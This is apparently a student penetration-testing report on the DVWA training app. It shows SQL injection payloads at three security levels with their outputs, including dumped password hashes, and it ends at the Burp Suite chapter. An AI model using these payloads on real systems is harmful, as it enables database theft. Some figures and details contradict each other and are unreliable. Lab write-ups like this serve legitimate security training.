



SECURITY TESTING REPORT

Penetration Testing Assessment

Web Application Vulnerability Analysis

Prepared by:
Fatima Zahrae Khalil

Future Interns Project
Cybersecurity Task 1

Web Application Security Testing / Ethical Hacking

.

Abstract

This report documents the comprehensive security assessment conducted on the Damn Vulnerable Web Application (DVWA) as part of the Future Interns Project – Cybersecurity Task 1. The penetration test focused on identifying critical web application vulnerabilities, with particular emphasis on SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) flaws. Testing was performed across three security levels (Low, Medium, High) to evaluate the effectiveness of implemented security controls and identify bypass techniques. The assessment revealed severe security weaknesses enabling complete database compromise, authentication bypass, sensitive data exfiltration, and client-side code execution. Despite varying security configurations, vulnerabilities persisted across all levels, demonstrating insufficient input validation mechanisms and inadequate output encoding. This report provides detailed technical findings, risk assessments, and prioritized remediation recommendations based on industry best practices and standards including OWASP Top 10 2021.

Keywords: Web Application Security, Penetration Testing, SQL Injection, XSS, CSRF, DVWA, Vulnerability Assessment

General Introduction

This penetration testing engagement was conducted as part of the Future Interns Project – Cybersecurity Task 1, which provides practical experience in web application security assessment using ethical hacking methodologies. The assessment targeted DVWA (Damn Vulnerable Web Application), a purposefully vulnerable platform designed for security education and training. The primary objectives were to identify, exploit, and document common web application vulnerabilities while developing hands-on skills in security testing tools and techniques. The testing scope encompassed SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) vulnerabilities across three security configurations, with the aim of evaluating defensive mechanisms and providing actionable remediation guidance. The methodology combined manual testing approaches with automated tools, following established standards including the OWASP Testing Guide and Penetration Testing Execution Standard (PTES). This report presents the findings, analyses, and recommendations derived from this comprehensive security assessment.

Contents

1	Executive Summary	7
1.1	Overview	7
1.2	Key Findings	7
1.3	Risk Assessment	7
1.3.1	Scope of Testing	7
2	Methodology	9
2.1	Testing Approach	9
2.2	Tools Used	9
2.2.1	Testing Standards Compliance	9
2.2.2	Risk Rating Methodology	10
3	Vulnerability Findings - SQL Injection	11
3.1	Boolean-Based SQL Injection	11
3.1.1	Vulnerability: Authentication Bypass	11
3.1.2	Vulnerability: Data Retrieval Bypass	12
3.2	Union-Based SQL Injection	13
3.2.1	Vulnerability: Database Information Disclosure	13
3.2.2	Vulnerability: Version and Hostname Disclosure	13
3.3	Data Extraction Attacks	13
3.3.1	Vulnerability: User Credential Extraction	13
3.4	Medium Security Level Findings	14
3.4.1	Vulnerability: Basic Bypass Without Quotes	14
3.4.2	Vulnerability: Comment Termination Attack	15
3.4.3	Vulnerability: Union-Based Data Extraction	16
3.4.4	Vulnerability: Database Version Disclosure	17
3.4.5	Vulnerability: Complete Schema Enumeration	18
3.5	High Security Level Findings	18
3.5.1	Vulnerability: User and Database Information Extraction	18
3.5.2	Vulnerability: Basic Boolean Injection	19
3.5.3	Vulnerability: AND Condition Injection	19
3.5.4	Vulnerability: LIMIT Clause Bypass	20
3.5.5	Vulnerability: Database Version Disclosure with NULL	21
3.5.6	Vulnerability: Current User and Database Disclosure	21
3.5.7	Vulnerability: Boolean Injection with Integer	22
3.5.8	Vulnerability: Blind SQL Injection Detection	23

3.5.9	Vulnerability: Concatenated Data Extraction	23
3.5.10	Vulnerability: Complete Schema Enumeration	24
3.5.11	Impact Summary - High Security Level	26
3.5.12	Security Assessment	26
4	Burp Suite Traffic Analysis	27
4.1	Introduction	27
4.2	Methodology	27
4.3	Traffic Analysis by Security Level	27
4.3.1	LOW Security Level	27
4.3.2	MEDIUM Security Level	30
4.3.3	HIGH Security Level	33
4.4	Burp Suite Inspector Analysis	35
4.5	Burp Suite Repeater Validation	35
4.5.1	Payload Encoding Analysis	35
4.6	Conclusion	35
5	OWASP Top 10 2021 Classification	37
5.1	Vulnerability Mapping	37
5.2	CVSS Scoring	37
6	Cross-Site Scripting (XSS) Vulnerability Analysis	38
6.1	Overview	38
6.2	Testing Methodology	38
6.2.1	Scope and Objectives	38
6.2.2	Testing Tools	38
6.3	XSS Testing Results	39
6.3.1	Low Security Level	39
6.3.2	Medium Security Level	40
6.3.3	High Security Level	44
6.4	XSS Security Assessment Conclusion	48
6.4.1	Overall XSS Risk Evaluation	48
6.4.2	Key Security Gaps Identified	48
6.4.3	XSS Remediation Roadmap	48
6.4.4	Final XSS Assessment	49
7	Cross-Site Request Forgery (CSRF) Vulnerability Analysis	50
7.1	Overview	50
7.2	Testing Methodology	50
7.2.1	Scope and Objectives	50
7.3	Low Security Level CSRF Testing	50
7.3.1	Vulnerability Status: CRITICAL	50
7.3.2	Medium Security Level CSRF Testing	54
7.3.3	High Security Level CSRF Testing	55
7.4	Impact Analysis	57
7.5	Security Recommendations	57
7.5.1	Immediate Actions	57

7.5.2	OWASP Top 10 Mapping	57
7.6	Conclusion	58
8	Remediation Recommendations	59
8.1	Immediate Actions Required	59
8.2	Technical Implementation Guidelines	59
8.3	Monitoring and Verification	59
8.4	Security Headers Implementation	60
9	Attack Scenarios and Business Impact	61
9.1	Real-World Attack Scenarios	61
9.2	Business Impact Assessment	61
9.3	Compliance Implications	61
9.4	Risk Quantification	62
10	Conclusion and Executive Summary	63
10.1	Key Findings Summary	63
10.2	Security Posture Assessment	63
10.3	Strategic Recommendations	63
10.3.1	Immediate (0-30 Days)	63
10.3.2	Short-term (1-3 Months)	64
10.3.3	Long-term (3-12 Months)	64
10.4	Final Risk Assessment	64
10.5	Next Steps	64
A	Appendix A: Complete Test Logs	65
B	Appendix B: Testing Environment	66

Chapter 1

Executive Summary

1.1 Overview

This report details the findings of a comprehensive security assessment conducted on the target web application. Multiple critical vulnerabilities were identified, primarily SQL injection flaws affecting all security levels (Low, Medium, High).

1.2 Key Findings

- **8 Critical vulnerabilities** identified across all security levels
- **Complete database compromise** possible through multiple vectors
- **Authentication bypass** achieved via SQL injection
- **Sensitive data exposure** including password hashes, user information
- **Database structure enumeration** successfully executed

1.3 Risk Assessment

Table 1.1: Overall Risk Assessment

Vulnerability Type	Count	Overall Severity
SQL Injection	8	Critical
Broken Authentication	3	High
Information Disclosure	5	Medium

1.3.1 Scope of Testing

- **Testing Scope:** SQL Injection vulnerabilities across LOW, MEDIUM, HIGH security levels
- **Target:** DVWA (Damn Vulnerable Web Application) v1.10

- **Methodology:** Manual penetration testing following OWASP Testing Guide v4.2
- **Testing Period:** December 2025

Chapter 2

Methodology

2.1 Testing Approach

Security testing was conducted using a combination of manual techniques and automated tools:

1. Manual SQL injection testing across all security levels
2. Traffic interception and analysis using Burp Suite
3. Automated scanning with SQLMap for validation
4. Session management testing
5. Authentication mechanism analysis

2.2 Tools Used

- **Burp Suite Community Edition** – HTTP proxy and testing platform
- **SQLMap** – Automated SQL injection tool
- **OWASP ZAP** – Web application security scanner
- **Chromium Browser** – With proxy configuration (127.0.0.1:8080)

2.2.1 Testing Standards Compliance

Testing was conducted in accordance with:

- OWASP Web Security Testing Guide (WSTG)
- PTES (Penetration Testing Execution Standard)
- NIST SP 800-115 Technical Guide to Information Security Testing

2.2.2 Risk Rating Methodology

Vulnerabilities were rated using the following criteria:

Table 2.1: Vulnerability Risk Rating Matrix

Severity	Impact	Likelihood	Rating
Critical	Complete system compromise	High	9.0-10.0
High	Significant data breach	Medium-High	7.0-8.9
Medium	Limited data exposure	Medium	4.0-6.9
Low	Minor information leakage	Low	0.1-3.9

Chapter 3


Vulnerability Findings - SQL Injection

3.1 Boolean-Based SQL Injection

3.1.1 Vulnerability: Authentication Bypass

Payload Tested: ' OR '1'='1

Proof of Concept



The screenshot shows a web application interface with a 'User ID:' label, an input field, and a 'Submit' button. Below the input field, the application displays the results of the login attempt in red text. The results show that the payload ' OR '1'='1 successfully bypassed authentication, returning user details for 'admin', 'Gordon Brown', 'Hack Me', 'Pablo Picasso', and 'Bob Smith'.

```
User ID:  
```

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```

Figure 3.1: Authentication bypass using ' OR '1'='1 payload

Technical Details

- **Vulnerable Parameter:** id

- **Target URL:** /dvwa/vulnerabilities/sqli/
- **Original Query:** SELECT first_name, last_name FROM users WHERE user_id = '\$id'
- **Modified Query:** SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1'

Impact Analysis

Impact	Severity
Complete authentication bypass	Critical
Access to all user accounts	Critical
Exposure of sensitive user data	High

3.1.2 Vulnerability: Data Retrieval Bypass

Payload Tested: ' OR '1'='1' --

Proof of Concept

```
ID: ' OR '1'='1' --
First name: admin
Surname: admin

ID: ' OR '1'='1' --
First name: Gordon
Surname: Brown

ID: ' OR '1'='1' --
First name: Hack
Surname: Me

ID: ' OR '1'='1' --
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1' --
First name: Bob
Surname: Smith
```


Figure 3.2: Data retrieval using ' OR 1=1 — payload

3.2 Union-Based SQL Injection

3.2.1 Vulnerability: Database Information Disclosure

Payload Tested: ' UNION SELECT database(),user() -

Proof of Concept



```
ID: ' UNION SELECT database(),user() --  
First name: dvwa  
Surname: app@localhost
```

Figure 3.3: Database and user information disclosure

Extracted Information

- Database Name: dvwa
- Database User: dvwa@localhost
- Server Version: 10.1.26-MariaDB-0+deb9u1

3.2.2 Vulnerability: Version and Hostname Disclosure

Payload Tested: ' UNION SELECT version(),@@hostname --

Proof of Concept



```
ID: ' union select version(),@@hostname --  
First name: 10.1.26-MariaDB-0+deb9u1  
Surname: 218c4c5b8087
```

Figure 3.4: Database version and hostname disclosure

3.3 Data Extraction Attacks

3.3.1 Vulnerability: User Credential Extraction

Payload Tested: ' UNION SELECT user,password FROM users --

Proof of Concept

```
ID: ' UNION SELECT user,password FROM users --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user,password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user,password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user,password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user,password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 3.5: Extraction of user credentials and password hashes

Extracted Credentials

Table 3.1: Extracted User Credentials

Username	Password Hash (MD5)
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

3.4 Medium Security Level Findings

3.4.1 Vulnerability: Basic Bypass Without Quotes

Payload Tested: 1 OR 1=1

Proof of Concept

```
ID: 1 OR 1=1
First name: admin
Surname: admin

ID: 1 OR 1=1
First name: Gordon
Surname: Brown

ID: 1 OR 1=1
First name: Hack
Surname: Me

ID: 1 OR 1=1
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1
First name: Bob
Surname: Smith
```

Figure 3.6: Basic SQL injection without quotes returns all users

Technical Details

- **Vulnerable Parameter:** id
- **Target URL:** /dvwa/vulnerabilities/sqli/
- **Original Query:** SELECT first_name, last_name FROM users WHERE user_id = 1
- **Modified Query:** SELECT first_name, last_name FROM users WHERE user_id = 1 OR 1=1
- **Result:** Returns all user records from database

Impact Analysis

Impact	Severity
Complete data exposure without quotes	Critical
Bypasses basic input sanitization	High
Reveals all user information	High

3.4.2 Vulnerability: Comment Termination Attack

Payload Tested: 1 OR 1=1 -

Proof of Concept

```
ID: 1 OR 1=1 --  
First name: admin  
Surname: admin  
  
ID: 1 OR 1=1 --  
First name: Gordon  
Surname: Brown  
  
ID: 1 OR 1=1 --  
First name: Hack  
Surname: Me  
  
ID: 1 OR 1=1 --  
First name: Pablo  
Surname: Picasso  
  
ID: 1 OR 1=1 --  
First name: Bob  
Surname: Smith
```

Figure 3.7: Using SQL comments to terminate original query

Technical Details

- **Technique:** Query termination using double dash (–)
- **Purpose:** Bypass additional query conditions
- **Result:** Successfully executes injected condition

3.4.3 Vulnerability: Union-Based Data Extraction

Payload Tested: 1 UNION SELECT user, password FROM users

Proof of Concept

```
ID: 1 UNION SELECT user,password FROM users
First name: admin
Surname: admin

ID: 1 UNION SELECT user,password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user,password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user,password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user,password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user,password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 3.8: Extracting user credentials via UNION attack

Extracted Data

Table 3.2: Credentials Extracted via UNION Attack

Username	Password Hash
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

3.4.4 Vulnerability: Database Version Disclosure

Payload Tested: 1 UNION SELECT @@version, database()

Proof of Concept

```
ID: 1 UNION SELECT @@version,database()
First name: admin
Surname: admin

ID: 1 UNION SELECT @@version,database()
First name: 10.1.26-MariaDB-0+deb9u1
Surname: dvwa
```

Figure 3.9: Disclosing database version and name

Disclosed Information

- **Database Version:** 10.1.26-MariaDB-0+deb9u1


- **Database Name:** dvwa
- **Risk:** Enables targeted attacks using version-specific exploits

3.4.5 Vulnerability: Complete Schema Enumeration

Payload Tested:

```
1 UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema=database()
```

Proof of Concept



```
ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: admin
Surname: admin

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: guestbook
Surname: comment_id

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: guestbook
Surname: comment

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: guestbook
Surname: name

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: users
Surname: user_id

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: users
Surname: first_name

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: users
Surname: last_name

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: users
Surname: user

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: users
Surname: password

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: users
Surname: avatar

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: users
Surname: last_login

ID: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema=database()
First name: users
Surname: failed_login
```

Figure 3.10: Complete database schema enumeration

3.5 High Security Level Findings

3.5.1 Vulnerability: User and Database Information Extraction

Payload Tested: 1 UNION SELECT user,database() --

Proof of Concept

```
ID: 1 UNION SELECT user,database() --  
First name: admin  
Surname: admin
```

Figure 3.11: Extracting current user and database information

Technical Details

- **Vulnerable Parameter:** id
- **Target URL:** vulnerabilities/sqli/
- **Injection Point:** Direct parameter injection
- **Extracted Information:**
 - Database User: admin
 - Database Name: admin (first result)

3.5.2 Vulnerability: Basic Boolean Injection

Payload Tested: 1' OR '1'='1

Proof of Concept

```
ID: 1' OR '1'='1  
First name: admin  
Surname: admin
```

Figure 3.12: Basic boolean-based SQL injection at High level

Technical Details

- **Technique:** Boolean-based SQL injection
- **Result:** Returns first user record (admin)
- **Observation:** Application returns only first record by default

3.5.3 Vulnerability: AND Condition Injection

Payload Tested: 1' AND '1'='1

Proof of Concept

```
ID: 1' AND '1'='1  
First name: admin  
Surname: admin
```

Figure 3.13: Using AND condition to verify injection

Technical Details

- **Purpose:** Verify SQL injection without altering results
- **Result:** Returns valid user record when condition is true
- **Test Case:** Validates injection point functionality

3.5.4 Vulnerability: LIMIT Clause Bypass

Payload Tested: 1' OR '1'='1' --

Proof of Concept

```
ID: 1' OR '1'='1' --  
First name: admin  
Surname: admin  
  
ID: 1' OR '1'='1' --  
First name: Gordon  
Surname: Brown  
  
ID: 1' OR '1'='1' --  
First name: Hack  
Surname: Me  
  
ID: 1' OR '1'='1' --  
First name: Pablo  
Surname: Picasso  
  
ID: 1' OR '1'='1' --  
First name: Bob  
Surname: Smith
```

Figure 3.14: Bypassing LIMIT clause to retrieve all records

Technical Details

- **Challenge:** Application limits results to single record
- **Solution:** Comment termination to bypass LIMIT clause
- **Result:** Returns all user records (admin, Gordon, Hack, Pablo, Bob)

Extracted Data

First Name	Last Name
admin	admin
Gordon	Brown
Hack	Me
Pablo	Picasso
Bob	Smith

3.5.5 Vulnerability: Database Version Disclosure with NULL

Payload Tested: `1' UNION SELECT @@version, NULL--`

Proof of Concept

```
ID: 1' UNION SELECT @@version, NULL--  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT @@version, NULL--  
First name: 10.1.26-MariaDB-0+deb9u1  
Surname:
```

Figure 3.15: Database version disclosure using NULL in UNION

Technical Details

- **Technique:** UNION injection with NULL column
- **Database Version:** 10.1.26-MariaDB-0+deb9u1
- **Significance:** Enables version-specific exploit targeting

3.5.6 Vulnerability: Current User and Database Disclosure

Payload Tested: `1' UNION SELECT user(), database()--`

Proof of Concept

```
ID: 1 OR 1=1
First name: admin
Surname: admin

ID: 1 OR 1=1
First name: Gordon
Surname: Brown

ID: 1 OR 1=1
First name: Hack
Surname: Me

ID: 1 OR 1=1
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1
First name: Bob
Surname: Smith
```

Figure 3.16: Extracting current user and database information

Disclosed Information

- **Database User:** app@localhost
- **Database Name:** dvwa
- **Risk Level:** High - Reveals application infrastructure

3.5.7 Vulnerability: Boolean Injection with Integer

Payload Tested: ' OR 1=1--

Proof of Concept

```
ID: ' OR 1=1--
First name: admin
Surname: admin

ID: ' OR 1=1--
First name: Gordon
Surname: Brown

ID: ' OR 1=1--
First name: Hack
Surname: Me

ID: ' OR 1=1--
First name: Pablo
Surname: Picasso

ID: ' OR 1=1--
First name: Bob
Surname: Smith
```

Figure 3.17: Integer-based boolean injection at High level

Technical Details

- **Technique:** Integer comparison in boolean context
- **Result:** Returns all user records
- **Note:** Works without quotes due to integer comparison

3.5.8 Vulnerability: Blind SQL Injection Detection

Payload Tested: 1' AND SLEEP(5) -




Figure 3.18: Blind SQL Injection Detection

Technical Details

- **Technique:** Time-based blind SQL injection
- **Observation:** 5-second delay in response
- **Confirmation:** Application vulnerable to blind SQLi
- **Risk:** Enables data extraction without visible output

3.5.9 Vulnerability: Concatenated Data Extraction

Payload Tested: 1' UNION SELECT NULL, CONCAT(user, ':', password) FROM users--


```
ID: 1' UNION SELECT NULL, CONCAT(user, ':', password) FROM users--  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT NULL, CONCAT(user, ':', password) FROM users--  
First name:  
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1' UNION SELECT NULL, CONCAT(user, ':', password) FROM users--  
First name:  
Surname: gordonb:e99a18c428cb38d5f260853678922e03  
  
ID: 1' UNION SELECT NULL, CONCAT(user, ':', password) FROM users--  
First name:  
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1' UNION SELECT NULL, CONCAT(user, ':', password) FROM users--  
First name:  
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1' UNION SELECT NULL, CONCAT(user, ':', password) FROM users--  
First name:  
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 3.19: Concatenated Data Extraction


Technical Details

- **Technique:** Data concatenation in UNION injection
- **Purpose:** Combine multiple fields into single column
- **Result:** Extracts username:password pairs
- **Format:** user:5f4dcc3b5aa765d61d8327deb882cf99

3.5.10 Vulnerability: Complete Schema Enumeration

Payload Tested:

```
1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE  
table_schema = database()--
```



```
ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: guestbook
Surname: comment_id

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: guestbook
Surname: comment

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: guestbook
Surname: name

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: users
Surname: user_id

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: users
Surname: first_name

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: users
Surname: last_name

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: users
Surname: user

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: users
Surname: password

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: users
Surname: avatar

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: users
Surname: last_login

ID: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = database()-
First name: users
Surname: failed_login
```

Figure 3.20: Complete Schema Enumeration

Technical Details

- **Technique:** Information schema exploitation
- **Scope:** Current database only
- **Result:** Complete database structure disclosure
- **Tables Found:** users, guestbook

3.5.11 Impact Summary - High Security Level

Table 3.3: High Security Level Vulnerabilities Summary

Vulnerability Type	Payload Example	Data Exposed	Severity
Information Disclosure	UNION SELECT user(),database()	User credentials, DB info	Critical
Boolean Injection	1' OR '1'='1	All user records	Critical
LIMIT Bypass	1' OR '1'='1' –	Complete dataset	Critical
Version Disclosure	UNION SELECT @@version,NULL	DB version details	High
Blind SQLi	1' AND SLEEP(5)–	Time-based confirmation	High
Schema Enumeration	UNION from information_schema	Complete DB structure	Critical
Data Concatenation	CONCAT(user,':',password)	Formatted credentials	Critical

3.5.12 Security Assessment

- **Protection Level:** Despite "High" label, protections are insufficient
- **Session Handling:** Session-based input validation is bypassable
- **Input Sanitization:** Basic filtering present but inadequate
- **Recommendation:** Implement parameterized queries and proper input validation

Chapter 4

Burp Suite Traffic Analysis

4.1 Introduction

This chapter details the interception, modification, and analysis of HTTP traffic during manual SQL injection testing on DVWA (Damn Vulnerable Web Application). Burp Suite Community Edition was used to capture and inspect requests and responses for each security level (LOW, MEDIUM, HIGH). Screenshots of relevant Burp Suite views are included to demonstrate proof of exploitation.

4.2 Methodology

